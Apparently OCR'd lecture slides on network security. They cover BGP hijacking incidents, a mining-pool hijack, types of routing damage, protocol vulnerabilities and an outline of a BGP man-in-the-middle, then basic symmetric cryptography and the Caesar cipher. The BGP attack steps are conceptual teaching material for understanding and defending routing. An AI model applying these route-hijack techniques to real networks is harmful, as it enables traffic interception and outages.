
- **24 February 2008, 18:47 (UTC): AS17557 (Pakistan Telecom) starts announcing 208.65.153.0/24. AS3491 (PCCW Global) propagates the announcement. Routers around the world receive the announcement, and YouTube traffic is redirected to Pakistan.**





Mining Hijacking

The result of the miner will send to the malicious server

- Miners continuously connect to a legitimate pool for tasks.
- The hijacker begins an attack.
  - When miners attempt to connect to the legitimate pool, a new BGP route directs their traffic to a pool maintained by the hijacker.
- This malicious pool sends each rerouted miner a client.reconnect command, instructing them to connect to a pool maintained by the hijacker.
- After convincing the miners to connect to the malicious pool rather than the original pool, the hijacker stops the attack.
  - Miners that were redirected to the hijackers pool continue to perform work, but are not compensated. Miners who were not redirected remain unaffected.
- The hijacker repeats the process in short bursts, allowing the activity to continue unimpeded for months.




BGP messages:
"1.1.1.1/16: AS4 AS2"
"1.1.1.1/24: AS4 AS3"
AS1 (ISP of victim)
Miner
AS4 (Large ISP)
BGP message:
"1.1.1.1/16: AS2"
BGP message:
"1.1.1.1/24: AS3"
AS2 (Legitimate owner of
1.1.1.1/16)
AS3 (Hijacker's ISP)
Hijacker mining
pool server
Legitimate mining
pool server
1.1.1.2


AS1 (ISP of victim)
Miner
AS4 (Large ISP)
Victim's route to
1.1.1.2 after hijack
AS2 (Legitimate owner of
1.1.1.1/16)
Hijacker mining
pool server
Legitimate mining
pool server
1.1.1.2

Attackers

Goal: stop the traffic, inspect the traffic, redirect the traffic


Faulty, misconfigured, or deliberately malicious ASes that inject bogus routing information into the BGP-distributed routing database
Modify, forge, or replay BGP packets
Attackers that can break BGP's TCP connection by sending spoofed packets

Damages

Blackhole can use to block DDoS, call upstream provider


Damages

- **Starvation**
  - Data traffic destined for a node is forwarded to the network that cannot deliver it.
- **Blackhole**
  - Large amounts of traffic are directed to be forwarded through one router that drops many/most/all packets.
- **Looping**
  - Data traffic is forwarded along a path that loops, so that the data is never delivered.




Damages

- Network congestion
  - More data traffic is forwarded through some portion of the network.



Damages


- **Delay**
  - Data traffic destined for a node is forwarded along a path that is in some way inferior to the original path.
- **Eavesdrop**
  - Data traffic is forwarded through some router or network that would otherwise not see the traffic.



Damages

- **Partition**
  - The victim network believes that it is partitioned from the rest of the network, when, in fact, it is not.

- **Cut**
  - The victim network believes that it has no route to some network to which it is, in fact, connected.



Only announce selected AS paths to the source


Churn: can lead to packet out of order

Instability: the change will propagate → packet drop or delay

Overhead: Many Updates → kind of DDoS

Damages

- **Churn**
  - The forwarding in the network changes at a rapid pace, resulting in large variations in the data delivery patterns.
- **Instability**
  - BGP becomes unstable in such a way that convergence on a global forwarding state is not achieved.
- **Overload**
  - The BGP messages themselves become a significant portion of the traffic the network carries.
- **Resource exhaustion**
  - The BGP messages themselves cause exhaustion of critical router resources, such as table space.



1. The destination can be reached through AS A.
2. The destination can be reached through AS B and the path through AS A is withdrawn.
3. The destination can be reached through AS C and the path through AS B is withdrawn.

Fundamental Vulnerabilities

BGP has no internal mechanism that provides strong protection of the integrity, freshness, and peer entity authenticity of the messages in peer-peer BGP communications
No mechanism has been specified within BGP to validate the authority of an AS to announce NLRI information
No mechanism has been specified within BGP to ensure the authenticity of the path attributes announced by an AS

Nowadays: Checking TTL for a specific value

Attacks

Confidentiality violations:
The routing data carried in BGP is carried in plain text, so eavesdropping is a possible attack against routing data confidentiality

Replay:
BGP does not provide replay protection for its messages

Message insertion/deletion/ modification:
BGP does not provide protection against insertion/deletion/ modification of messages

Man-in-the-middle:
BGP does not perform peer entity authentication

Denial of service:
Bogus routing data or a large volume of BGP updates can lead to a Denial of service on the BGP routing protocol

Attacks through UPDATE Message


Forge or modify the withdraw routes in an update message
It causes the elimination of existing legitimate routes

An attacker can also replay the withdrawal information from earlier packets
A BGP speaker could "falsely" withdraw feasible routes using this field

The malicious peer could shorten the AS_PATH
It will increase that route‘s chances of being chosen so that an attacker can observe the traffic
The shortened AS_PATH also could result in routing loops, as it does not contain the information needed to prevent loops


An attacker can advertise a direct connection to a specific network address
The NEXT_HOP attribute defines the IP address of the border router that should be used as the next hop
By modifying this attribute, an attacker can direct traffic to a router that may not be able to forward the traffic
An attacker can force another AS to carry traffic it would otherwise not have to carry

BGP MITM




BGP MITM – First Observe

View of Forwarding Information Base (FIB) for 10.10.220.0/22 after converging




BGP MITM – Plan reply path

ASN 100's FIB shows route for 10.10.220.0/22 via AS10



BGP MITM – Setup Routes


Announce 10.10.220.0/24, and install static route in AS100 for 10.10.220.0/24 to AS10's link



Route Views Project

Route Views Project

- **A tool to obtain real-time information about the global routing system (i.e., BGP) from the perspectives of several different locations in the Internet.**
  - **http://www.routeviews.org/**
- **A valuable BGP dataset!**
  - **http://archive.routeviews.org/**
  - **Tools for parsing the data**
    - **http://www.routeviews.org/tools.html**
- **Statistics**
  - **http://bgp.potaroo.net/**
- **Visualization**
  - **http://bgplay.routeviews.org/**




Ch6 Cryptography

Objectives

- **Confidentiality**
  - The information can only be viewed by authorized parties.
- **Authentication**
  - Verify a user's identity.
- **Integrity**
  - Prevention of unauthorized modification of information.
- **Non-Repudiation**
  - It provides unforgeable evidence that a specific action occurred.

Symmetric Key Cryptography

- **Secret-key, single-key, shared-key, one-key, private-key, conventional encryption**



Attacks

- Target
  - Recover the key
  - Reveal the plaintext
- Cryptanalysis
  - Exploit the features of the algorithm to deduce the key or the plaintext.
- Brute-force attack
  - Try every possible key on a piece of ciphertext.
- Kerckhoff's principle
  - A cryptosystem should be secure even if everything about the system, except the key, is public knowledge.
- Unconditionally secure
  - The ciphertext does not contain enough information to determine uniquely the corresponding plaintext, no matter how much ciphertext is available.
  - No matter how much time an opponent has, he/she cannot decrypt the ciphertext.
  - Only one-time pad is unconditionally secure.
- Computationally secure
  - The cost of breaking the cipher exceeds the value of the encrypted information.
  - The time required to break the cipher exceeds the useful lifetime of the information.

Brute-force attack

Key Size (bits)	Number of Alternative Keys	Time Required at 1 Decryption/μs	Time Required at 10^6 Decryptions/μs
32	$2^{32} = 4.3 \times 10^9$	$2^{31}\mu s$ = 35.8 minutes	2.15 milliseconds
56	$2^{56} = 7.2 \times 10^{16}$	$2^{55}\mu s$ = 1142 years	10.01 hours
128	$2^{128} = 3.4 \times 10^{38}$	$2^{127}\mu s = 5.4 \times 10^{24}$ years	5.4×10^{18} years
168	$2^{168} = 3.7 \times 10^{50}$	$2^{167}\mu s = 5.9 \times 10^{36}$ years	5.9×10^{30} years
26 characters (permutation)	$26! = 4 \times 10^{26}$	$2 \times 10^{26}\mu s = 6.4 \times 10^{12}$ years	6.4×10^6 years

- Average time required for exhaustive key search

Symmetric Key Cryptography Operations

- Operations used for transforming plaintext to ciphertext.
  - Substitution: Each element in the plaintext is mapped into another element.
    - Let C->1, O->2, M->3, P->4. We can use 1234 to represent COMP
  - Transposition: Elements in the plaintext are rearranged.
    - COMP -> PCOM
- The way in which the plaintext is processed
  - Block cipher
    - Process one block of elements (the input) at a time and produce an output block for each input block.
  - Stream cipher
    - Process the input elements continuously and produce output one element at a time.

Substitution

Substitution techniques

- **Caesar Cipher**
  - **Replace each letter of the alphabet with the letter standing 3 places further down the alphabet.**

```
plain:   a b c d e f g h i j k l m n o p q r s t u v w x y z
cipher:  D E F G H I J K L M N O P Q R S T U V W X Y Z A B C
```

The alphabet is wrapped around.

h	a	v	e	a	n	i	c	e	d	a	y
K	D	Y	H	D	Q	L	F	H	G	D	B


a	b	c	d	e	f	g	h	i	j	k	l	m
0	1	2	3	4	5	6	7	8	9	10	11	12

n	o	p	q	r	s	t	u	v	w	x	y	z
13	14	15	16	17	18	19	20	21	22	23	24	25

- **Assign an integer to each letter. Let p be a plaintext letter and C be the corresponding ciphertext letter.**
  - **Encryption: C = E(3,p) = (p+3) mod 26**
  - **Decryption: p = D(3,C) = (C-3) mod 26**

- **X mod Y**
  - **The modulo operation finds the remainder after division of X by Y.**
  - **Example: 5 mod 2 = 1, 9 mod 3 = 0**

Attack based on the letter frequency



- **Caesar cipher**
  - **Meet me at the park -> Phhw ph dw wkh sdun**
  - **h appears 4 times, w 3 times …**
